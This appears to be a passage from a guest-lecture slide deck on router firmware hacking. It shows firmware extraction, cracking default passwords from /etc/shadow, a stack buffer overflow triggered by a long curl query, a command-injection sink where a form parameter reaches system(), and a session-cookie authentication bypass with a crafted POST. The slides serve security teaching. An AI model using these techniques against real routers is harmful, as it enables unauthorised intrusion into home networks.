[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/binwalkdemo/_buspirate_dump.bin.extracted]$ xxd 40000 | head
00000000: 7173 6873 0000 07e2 002b 43e9 0a00 0000  qshs.....+C.....
00000010: 7800 0000 0040 04c5 0000 0000 0003 0000  x....@..........
```

- Sometimes tooling doesn't work, because of proprietary standards. Debugging can be hard, luckily this time p7zip, and sasquatch would work.

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/binwalkdemo/_buspirate_dump.bin.extracted]$ sasquatch 40000
SquashFS version [768.0] / inode count [-502857728] suggests a SquashFS image of a different endianess
Non-standard SquashFS Magic: qshs
Reading a different endian SQUASHFS filesystem on 40000
Trying to decompress using default gzip decompressor...
Trying to decompress with lzma...
Detected lzma compression
Parallel unsquashfs: Using 1 processor
1826 inodes (2213 blocks) to write
```




Everywhere

- Tada!!

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/fs]$ ls
bin  dev  e-data  etc  home  i-data  lib  linuxrc  man  mnt  proc  root  sbin  share  squashfs.bin  sys  tmp  usr  var
```

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/fs/etc]$ ls
applist         dhcp.script     group           mdev.conf        process_watchdog.conf  shadow          wide-dhcpv6
cert            dnsmasq         iface.map       mini_httpd.conf  profile                shadow.default  Wireless
crontab         dnsmasq.leases  igmpproxy.conf  mini_httpd.pem   pure-ftpd              shells          ZLD_Config.sh
dhcp.bound      dropbear        init.d          mycert           radvd.conf             ssl             zyfwupgrade
dhcp.deconfig   dsl_api         inittab         nsswitch.conf    resolv.conf            sysconfig       Zy_Private
dhcp.leasefail  fstab           linuxigd        passwd           servicecontrol         syslog-ng
dhcp.renew      fw_env.config   logrotate.d     ppp              services               upnpd.conf
```


- Sometimes you can mount it as a filesystem on your laptop
  - Generally frowned upon



Everywhere


- Now where do we look?
  - The default gateway for the router often 192.168.0.1 or 192.168.1.1 usually has a web server running

1. Open your browser and enter **http://192.168.1.1** (the P-2601HN(L)-F1 Series' default IP address) as the address.




If you cannot access the Web configurator, make sure the IP address and subnet mask of the ZyXEL Device and the computer are in the same IP address range. See your User's Guide for information on setting up your computer's IP address.

2. For administrator login, enter username **admin** and password **1234** (default). Click **Login**.



Everywhere

[Live Hacking]




Everywhere

- We can crack passwords of users in /etc/shadow

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/fs]$ cat etc/shadow
root:$1$lCu1EmHM$dGWmwYC6TyY9hebi0UjZk1:13013:0:99999:7:::
lp:*:13013:0:99999:7:::
nobody:*:13013:0:99999:7:::
admin:$1$$iC.dUsGpxNNJGeOm1dFio/:13013:0:99999:7:::
user:$1$$iC.dUsGpxNNJGeOm1dFio/:13013:0:99999:7:::
supervisor:$1$$iC.dUsGpxNNJGeOm1dFio/:13013:0:99999:7:::
```

- Using ***John The Ripper***, we find passwords *1234* for both root and admin, using a dictionary attack with **rockyou.txt**

- Not too useful, it's "our" device, and default credentials




Everywhere

- Let’s look for the files responsible for the web server

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/fs/usr/share/web]$ ls
2tiers.cgi              common.cgi              indexMain.html          menuJson.cgi            portForwarding.cgi      static.cgi
acl_add.cgi             config.rom              info.cgi                menu_userJson.cgi       portForwarding_edit.cgi staticDHCP_add.cgi
acl_edit.cgi            css                     intfGrp.cgi             nat_status.cgi          qos_classSetup_add.cgi  staticDHCP.cgi
aclservice_add.cgi      delete.cgi              intfGrp_save.cgi        naviViewJson.cgi        qos_classSetup.cgi      status.cgi
aclservice_edit.cgi     diagnostic.cgi          intfGrp_setting.cgi     naviView_partialLoad.cgi qos_general.cgi        syslogs_viewLog.cgi
addressMapping_add.cgi  DMZ.cgi                 ipAlias.cgi             networkMap.cgi          qos_monitor.cgi         tabFW.cgi
addressMapping.cgi      dnsroute_add.cgi        ipv6firewall_add.cgi    no_dsl_connection.cgi   qos_queue_add.cgi       TabJson
addressMapping_edit.cgi dnsroute.cgi            ipv6firewall_edit.cgi   no_dsl_connection.html  qos_queue.cgi           timeZone.cgi
adminPassChange.cgi     doregister.cgi          ipv6firewall_general.cgi no_ether_connection.html reboot.cgi            tpl
alert.cgi               dos.cgi                 ipv6firewall_services.cgi no_ip_connection.cgi  region.cgi              upnp.cgi
ALG.cgi                 download                ipv6static_add.cgi      no_ip_connection.html   remoteMGMT.cgi          util.cgi
autofw_notify.cgi       dynamicDNS.cgi          ipv6static.cgi          no_wlan_security.html   rpFWUpload.cgi          VD_2601.cgi
autofw_notify.html      familysafety.html       javascript.cgi          pages                   service_add.cgi         vd.cgi
autoProvision.cgi       firewall_acl.cgi        js                      parentalControl_add.cgi service_addNew.cgi      voip_status.cgi
backupRestore.cgi       firewall_general.cgi    jsonParser.cgi          parentalControl.cgi     sessions.cgi            wan_status.cgi
broadband_add.cgi       firewall_services.cgi   lanSetup.cgi            parentalControlStatus.cgi SIPAccount_add.cgi    wlan_channelstatus.cgi
broadband.cgi           FWUpInProgress.cgi      lan_status.cgi          passLogout.cgi          SIPAccount.cgi          wlan_general.cgi
broadband_edit.cgi      FWUpInProgress.html     localCertificates.cgi   passLogout.html         SIPAccount_edit.cgi     wlan_moreAP.cgi
broadband_save.cgi      FWUpTooLarge.html       login.cgi               passWarning.cgi         Common.cgi              wlan_moreAP_edit.cgi
callHistory.cgi         fxoPreFix.cgi           login.html              passWarning.html        viceProvider.cgi        wlan_scheduling.cgi
certCA.cgi              general.cgi             logs_settings.cgi       phoneDevice.cgi                                 wlan_wmm.cgi
certImport.cgi          images                  logs_viewLog.cgi        phoneDevice_edit.cgi                            wlan_wps.cgi
certView.cgi            index.html              macFilter.cgi           ping.cgi                                        wlan
changeicon.cgi          indexMain.cgi           menu.json               portForwarding_add.cgi                          .cgi
```

- A bunch of CGI binaries




Everywhere

- Contains 32-bit ELF binaries for MIPS32

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/fs/usr/share/web]$ file indexMain.cgi
indexMain.cgi: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```


- Using a decompiler to make our life easy(-er)
  - Binary Ninja (My *usual* choice)
  - Ida Free (or Pro)
  - Ghidra
  - Angr
  - Radare2
  - …



Everywhere

- Using the radare2 toolkit suite, to find function names

```
[cave@nixos:~/CTF/research/uni_lecture/guest-lecture-19-mar/firmbin/fs/usr/share/web]$ rabin2 -i site_add.cgi
[Imports]
nth vaddr      bind   type   lib name
―――――――――――――――――――――――――――――――
3   0x00400c40 WEAK   FUNC       __deregister_frame_info
7   0x00400c50 GLOBAL FUNC       templateSetFile
8   ---------- WEAK   NOTYPE     _Jv_RegisterClasses
13  0x00400c60 WEAK   FUNC       __register_frame_info
15  0x00400c70 GLOBAL FUNC       __uClibc_main
16  0x00400c80 GLOBAL FUNC       templatePrint
17  0x00400c90 GLOBAL FUNC       strlen
22  0x00400ca0 GLOBAL FUNC       templateFreeMem
24  0x00400cb0 GLOBAL FUNC       fclose
25  0x00400cc0 GLOBAL FUNC       fopen
28  0x00400cd0 GLOBAL FUNC       fgets
34  0x00400ce0 GLOBAL FUNC       templateSetVar
35  0x00400cf0 GLOBAL FUNC       sprintf
37  0x00400d00 GLOBAL FUNC       checkTimeOut
42  0x00400d10 GLOBAL FUNC       main
44  0x00400d20 GLOBAL FUNC       strcpy
```




Everywhere

- Using Ghidra to search for vulnerabilities (Buffer overflow)


```
e.cgi
00401850 3c 02 00 40     lui        v0,0x40
00401854 90 42 2f 88     lbu        v0,offset DAT_00402f88(v0)
00401858 00 00 00 00     nop
0040185c a3 c2 02 00     sb         v0,local_18(s8)
00401860 a3 c0 02 01     sb         zero,local_17(s8)
00401864 a3 c0 02 02     sb         zero,local_16(s8)
00401868 a3 c0 02 03     sb         zero,local_15(s8)
0040186c a3 c0 02 04     sb         zero,local_14(s8)
00401870 a3 c0 02 05     sb         zero,local_13(s8)
00401874 3c 02 00 40     lui        v0,0x40
00401878 24 42 2e c4     addiu      v0,v0,0x2ec4
0040187c af c2 00 28     sw         v0=>s_WEB_QoS_QueueList_00402ec4,local_1f0(s8)
00401880 af c0 00 1c     sw         zero,local_1fc(s8)
00401884 af c0 00 10     sw         zero,local_208(s8)
00401888 0c 10 05 7c     jal        FUN_004015f0
0040188c 00 00 00 00     _nop
00401890 3c 02 00 40     lui        v0,0x40
00401894 24 44 2e d8     addiu      a0=>s_QUERY_STRING_00402ed8,v0,0x2ed8
00401898 0c 10 05 14     jal        getenv
0040189c 00 00 00 00     _nop
004018a0 10 40 00 0b     beq        status,zero,LAB_004018d0
004018a4 00 00 00 00     _nop
004018a8 3c 02 00 40     lui        status,0x40
004018ac 24 44 2e d8     addiu      a0=>s_QUERY_STRING_00402ed8,status,0x2ed8
004018b0 0c 10 05 14     jal        getenv
004018b4 00 00 00 00     _nop
004018b8 00 40 18 21     move       v1,query_string
004018bc 27 c2 00 40     addiu      query_string,s8,0x40
004018c0 00 40 20 21     move       a0,query_string
004018c4 00 60 28 21     move       a1,v1
004018c8 0c 10 05 9c     jal        strcpy
004018cc 00 00 00 00     _nop

                     LAB_004018d0                                    XREF[1]:
004018d0 27 c3 00 f8     addiu      v1,s8,0xf8
```


```
Decompile: cgiMain - (qos_queue.cgi)
22  undefined local_18;
23  undefined local_17;
24  undefined local_16;
25  undefined local_15;
26  undefined local_14;
27  undefined local_13;
28  bool local_12 [2];
29  undefined4 local_10;
30
31  local_1b8 = 0;
32  FUN_00401570(auStack_1b7,0,0xf);
33  local_120 = 0;
34  local_11f = 0;
35  local_11e = 0;
36  local_11d = 0;
37  local_11c = 0;
38  local_11b = 0;
39  local_18 = 0;
40  local_17 = 0;
41  local_16 = 0;
42  local_15 = 0;
43  local_14 = 0;
45  FUN_004015f0();
46  status = getenv("QUERY_STRING");
47  if (status != 0) {
48    query_string = getenv("QUERY_STRING");
49    strcpy(stack_variable_32_bytes,query_string);
50  }
51  FUN_00401560("isDelete",&local_120,6);
52  status = FUN_00401620(&local_120);
53  if (status != 0) {
54    puVar1 = (undefined4 *)FUN_00401650("config.rdm","config.xml");
55    if (puVar1 == (undefined4 *)0x0) goto LAB_00401db4;
56    FUN_004014f0("WEB_QoS_QueueList");
```



Everywhere

- Exploit firing, how do we communicate with CGI binaries?






Everywhere

- GET request to the vulnerable CGI handler

```
cave@nixos ~$ curl http://192.168.1.1/qos_queue_add.cgi\?a\=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- Aaaaand the webserver crashes, now what?




Everywhere

- Has a RWX stack, we can use MIPS shellcode. However doing this blind might be hard…

```
# cat /proc/1610/maps
00400000-00419000 r-xp 00000000 1f:00 1380       /usr/sbin/mini_httpd
00429000-0042b000 rw-p 00019000 1f:00 1380       /usr/sbin/mini_httpd
0042b000-00431000 rwxp 0042b000 00:00 0          [heap]
2aaa8000-2aaad000 r-xp 00000000 1f:00 1785       /lib/ld-uClibc-0.9.30.1.so

...

2aaad000-2aaae000 rw-p 2aaad000 00:00 0
2ad08000-2b50c000 r--s 00000000 00:07 32768      /SYSV610e0477 (deleted)
7f7e9000-7f7fe000 rwxp 7f7e9000 00:00 0          [stack]
```

- Let’s look for other vulnerabilities




Everywhere

- Command injection in qos_queue_add.cgi, using the WebQueueInterface parameter

Decompile: cgiMain - (qos_queue_add.cgi)

```
46      uVar2 = FUN_00401420("ccc_das");
47      uVar4 = FUN_004012e0();
48      iVar1 = FUN_00401460(puVar3,local_1a8 * 0x178 + 0x800430);
49      if (iVar1 == 0) {
50        FUN_00401480(uVar4,0x7e8da0,*puVar3);
51        iVar1 = FUN_00401430(puVar3,0x7e8da0);
52        if (iVar1 == 0) {
53          FUN_00401410(puVar3);
54          goto LAB_00401d40;
55        }
56      }
57      FUN_00401480(uVar4,local_1a8 * 0x178 + 0x800430,*puVar3);
58      FUN_00401390(uVar4,1);
59      iVar1 = FUN_00401280("WebQueueActiveCfg");
60      local_20 = iVar1 == 0;
61      cmsgRequestSend(uVar4,"QueueEnable",0x20000001,&local_20);
62      cgiFormStringNoNewlines("QueueNameTxt",auStack_160,0x40);
63      cmsgRequestSend(uVar4,"X_ZyXEL_QueueName",0xc0000000,auStack_160);
64      cgiFormStringNoNewlines("WebQueueInterface",auStack_160,0x40);
65      sprintf(sink,"echo Interface in add queue is %s > /var/webqos.log",auStack_160);
66      system(sink);
67      cmsgRequestSend(uVar4,"QueueInterface",0xc0000000,auStack_160);
68      cgiFormStringNoNewlines("WebQueuePriority",auStack_160,0x40);
69      local_1f = FUN_00401470(auStack_160);
70      cmsgRequestSend(uVar4,"QueuePrecedence",1,&local_1f);
```




Everywhere

- Looking for authentication/authorization bypass

Decompile: FUN_00406660 - (mini_httpd)


```
407         }
408       }
409     }
410     else {
411       fd = FUN_00402190("/tmp/web_redirect_enable.tmp",auStack_b30);
412       if ((((fd == 0) && (*(short *)(iVar6 + 0x10) != 0x50)) &&
413           (uVar2 = *(ushort *)(iVar6 + 0x10), uVar11 = FUN_004026a0(&local_4a0), uVar2 != uVar11))
414          && (DAT_0042a8a0 == 0)) {
415         FUN_0040cc8c(0x194,"Not Found",0,"Unavailable services.");
416       }
417     }
418   }
419   if (local_e78 != 0) {
420     FUN_00402690(local_e78);
421   }
422   if (login_attempted) {
423     fd = fopen(cookie_file,&r+);
424     if (fd == 0) {
425       authenticated = false;
426       fd = fopen(cookie_file,&w);
427       if (fd != 0) {
428         fprintf(fd,"0 %s NULL %d ",&ip_address,1);
429         fclose(fd);
430       }
431     }
432     else {
```


- NULL is the session authority, later used is admin. Can we exploit this?



All at once

- Let’s trigger it!






All at once

- Let's trigger it!

Request

Pretty Raw Hex


```
1  POST /qos_queue_add.cgi HTTP/1.1
2  Host: 192.168.1.1
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
4  Accept: text/html, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  X-Requested-With: XMLHttpRequest
9  If-Modified-Since: 0
10 Cache-Control: no-cache
11 Pragma: no-cache
12 Expires: 0
13 Content-Length: 156
14 Origin: http://192.168.1.1
15 Connection: close
16 Referer: http://192.168.1.1/indexMain.cgi
17 Cookie: session=192.168.1.47
18
19 Submit=Apply&WebQueueActiveCfg=Active&QueueObjectIndex=15&QueueNameTxt=bobslaede&
   WebQueueInterface=WAN&WebQueuePriority=1&WebQueueWeight=1&WebQueueRate=1337
```



All at once

- Let's trigger it!

```
POST /qos_queue_add.cgi HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
